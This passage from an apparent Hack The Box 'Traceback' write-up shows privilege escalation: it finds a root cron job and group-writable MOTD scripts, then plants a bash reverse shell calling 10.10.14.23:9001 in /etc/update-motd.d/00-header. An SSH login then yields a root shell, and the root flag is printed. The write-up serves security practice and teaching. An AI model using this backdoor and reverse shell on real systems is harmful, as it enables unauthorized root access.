2021/06/03 14:59:00 CMD: UID=1001 PID=17238 id -u
2021/06/03 14:59:00 CMD: UID=1001 PID=17237 -sh
2021/06/03 14:59:01 CMD: UID=0 PID=17245 /bin/cp /var/backups/.update-motd.d/00-header /var/backups/.update-motd.d/10-help-text /var/backups/.updat
e-motd.d/50-motd-news /var/backups/.update-motd.d/80-esm /var/backups/.update-motd.d/91-release-upgrade /etc/update-motd.d/
2021/06/03 14:59:01 CMD: UID=0 PID=17244 sleep 30
2021/06/03 14:59:01 CMD: UID=0 PID=17243 /bin/sh -c /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2021/06/03 14:59:01 CMD: UID=0 PID=17242 /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2021/06/03 14:59:01 CMD: UID=0 PID=17241 /usr/sbin/CRON -f
2021/06/03 14:59:01 CMD: UID=0 PID=17240 /usr/sbin/CRON -f

```

edit one of /var/backups/.update-motd.d/*, bcz cron copy them to /etc/update-motd.d, when we ssh we got code execution

```
sysadmin@traceback:/dev/shm$ vi /var/backups/.update-motd.d/00-header
```

```

sysadmin@traceback:/var/backups/.update-motd.d$ ls -al
total 32
drwxr-xr-x 2 root root 4096 Apr 22 06:08 .
drwxr-xr-x 3 root root 4096 Apr 22 06:08 ..
-rwxr-xr-x 1 root root 981 Aug 25 2019 00-header
-rwxr-xr-x 1 root root 982 Aug 27 2019 10-help-text
-rwxr-xr-x 1 root root 4264 Aug 25 2019 50-motd-news
-rwxr-xr-x 1 root root 604 Aug 25 2019 80-esm
-rwxr-xr-x 1 root root 299 Aug 25 2019 91-release-upgrade

```

owned by root, we can't modify it

```

sysadmin@traceback:/var/backups/.update-motd.d$ find / -newermt 2019-08-24 ! -newermt 2019-08-26 -writable -ls 2>/dev/null | grep -v '/proc|/run|/sys'
401040 4296 -rwxrwxr-x 1 sysadmin sysadmin 4397566 Aug 24 2019 /home/sysadmin/luvit
401053 4 drwx----- 2 sysadmin sysadmin 4096 Aug 25 2019 /home/sysadmin/.cache
401054 0 -rw-r--r-- 1 sysadmin sysadmin 0 Aug 25 2019 /home/sysadmin/.cache/motd.legal-displayed
401047 4 drwxrwxr-x 3 sysadmin sysadmin 4096 Aug 24 2019 /home/sysadmin/.local

```

not helpful

file owned by sysadmin

```

sysadmin@traceback:~$ find / -user sysadmin -writable -ls 2>/dev/null | grep -v '/proc|/run|/sys'
401042 4 drwxr-x--- 5 sysadmin sysadmin 4096 Jun 3 13:52 /home/sysadmin
401043 4 -rw-r--r-- 1 sysadmin sysadmin 3771 Apr 4 2018 /home/sysadmin/.bashrc
401040 4296 -rwxrwxr-x 1 sysadmin sysadmin 4397566 Aug 24 2019 /home/sysadmin/luvit
401044 4 -rw-r--r-- 1 sysadmin sysadmin 220 Apr 4 2018 /home/sysadmin/.bash_logout
401051 4 -rw-r--r-- 1 sysadmin sysadmin 552 Jun 3 14:10 /home/sysadmin/.ssh/authorized_keys
401053 4 drwx----- 2 sysadmin sysadmin 4096 Aug 25 2019 /home/sysadmin/.cache
401054 0 -rw-r--r-- 1 sysadmin sysadmin 0 Aug 25 2019 /home/sysadmin/.cache/motd.legal-displayed
401049 4 -rw----- 1 sysadmin sysadmin 592 Jun 3 15:09 /home/sysadmin/.bash_history
401047 4 drwxrwxr-x 3 sysadmin sysadmin 4096 Aug 24 2019 /home/sysadmin/.local
401048 4 drwx----- 3 sysadmin sysadmin 4096 Apr 22 06:08 /home/sysadmin/.local/share
9957 4 drwx----- 2 sysadmin sysadmin 4096 Apr 22 06:08 /home/sysadmin/.local/share/nano
401045 4 -rw-r--r-- 1 sysadmin sysadmin 807 Apr 4 2018 /home/sysadmin/.profile
401056 4 -rw-r--r-- 1 sysadmin sysadmin 11 Jun 3 13:52 /home/sysadmin/.luvit_history
401046 4 -rw-rw-r-- 1 sysadmin sysadmin 122 Mar 16 2020 /home/webadmin/note.txt
57745 12 -rw----- 1 sysadmin sysadmin 12288 Jun 3 15:09 /var/tmp/00-header.swp
4 0 crw--w---- 1 sysadmin tty 136, 1 Jun 3 15:17 /dev/pts/1

```

we have the ability to write to those files


```

sysadmin@traceback:~$ find / -group sysadmin -writable -ls 2>/dev/null | grep -v ' /proc\| /run\| /sys'
36488      8 -rwxrwxr-x 1 root    sysadmin  4264 Jun  3 15:18 /etc/update-motd.d/50-motd-news
36487      4 -rwxrwxr-x 1 root    sysadmin   982 Jun  3 15:18 /etc/update-motd.d/10-help-text
37843      4 -rwxrwxr-x 1 root    sysadmin   299 Jun  3 15:18 /etc/update-motd.d/91-release-upgrade
36486      4 -rwxrwxr-x 1 root    sysadmin   981 Jun  3 15:18 /etc/update-motd.d/00-header
36489      4 -rwxrwxr-x 1 root    sysadmin    604 Jun  3 15:18 /etc/update-motd.d/80-esm
401042     4 drwxr-x--- 5 sysadmin sysadmin  4096 Jun  3 13:52 /home/sysadmin
401043     4 -rw-r--r-- 1 sysadmin sysadmin  3771 Apr  4 2018 /home/sysadmin/.bashrc
401040    4296 -rwxrwxr-x 1 sysadmin sysadmin 4397566 Aug 24 2019 /home/sysadmin/luvit
401044     4 -rw-r--r-- 1 sysadmin sysadmin   220 Apr  4 2018 /home/sysadmin/.bash_logout
401051     4 -rw-r--r-- 1 sysadmin sysadmin   552 Jun  3 14:10 /home/sysadmin/.ssh/authorized_keys
401053     4 drwx----- 2 sysadmin sysadmin  4096 Aug 25 2019 /home/sysadmin/.cache
401054     0 -rw-r--r-- 1 sysadmin sysadmin    0 Aug 25 2019 /home/sysadmin/.cache/motd.legal-displayed
401049     4 -rw----- 1 sysadmin sysadmin   592 Jun  3 15:09 /home/sysadmin/.bash_history
401047     4 drwxrwxr-x 3 sysadmin sysadmin  4096 Aug 24 2019 /home/sysadmin/.local
401048     4 drwx----- 3 sysadmin sysadmin  4096 Apr 22 06:08 /home/sysadmin/.local/share
9957      4 drwx----- 2 sysadmin sysadmin  4096 Apr 22 06:08 /home/sysadmin/.local/share/nano
401045     4 -rw-r--r-- 1 sysadmin sysadmin   807 Apr  4 2018 /home/sysadmin/.profile
401056     4 -rw-r--r-- 1 sysadmin sysadmin    11 Jun  3 13:52 /home/sysadmin/.luvit_history
401046     4 -rw-rw-r-- 1 sysadmin sysadmin   122 Mar 16 2020 /home/webadmin/note.txt
57745    12 -rw----- 1 sysadmin sysadmin 12288 Jun  3 15:09 /var/tmp/00-header.swp

```

Editing MOTD with a reverse shell then SSH'ing in

```
sysadmin@traceback:~$ vi /etc/update-motd.d/00-header
```

```

#!/bin/sh
#
# 00-header - create the header of the MOTD
# Copyright (C) 2009-2010 Canonical Ltd.
#
# Authors: Dustin Kirkland <kirkland@canonical.com>
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License along
# with this program; if not, write to the Free Software Foundation, Inc.,
# 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
[ -r /etc/lsb-release ] && . /etc/lsb-release
bash -c 'bash -i >& /dev/tcp/10.10.14.23/9001 0>&1'
echo "\nWelcome to Xh4H land \n"
~

```

```

(rootkali)-[/Documents/htb/boxes/traceback]
# ssh -i sysadmin sysadmin@10.10.10.181
#####
      OWNED BY XH4H
- I guess stuff could have been configured better ^^
#####

Welcome to Xh4H land

```



```
(root@kali)-[/Documents/htb/boxes/traceback]
# nc -nlvp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat/)
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.181.
Ncat: Connection from 10.10.10.181:35330.
bash: cannot set terminal process group (17797): Inappropriate ioctl for device
bash: no job control in this shell
root@traceback:/# id
uid=0(root) gid=0(root) groups=0(root)
root@traceback:/# cat /root/root.txt
cat /root/root.txt
a3bfb7aa23b2ef6a71e534fe1b31194d
root@traceback:/#
```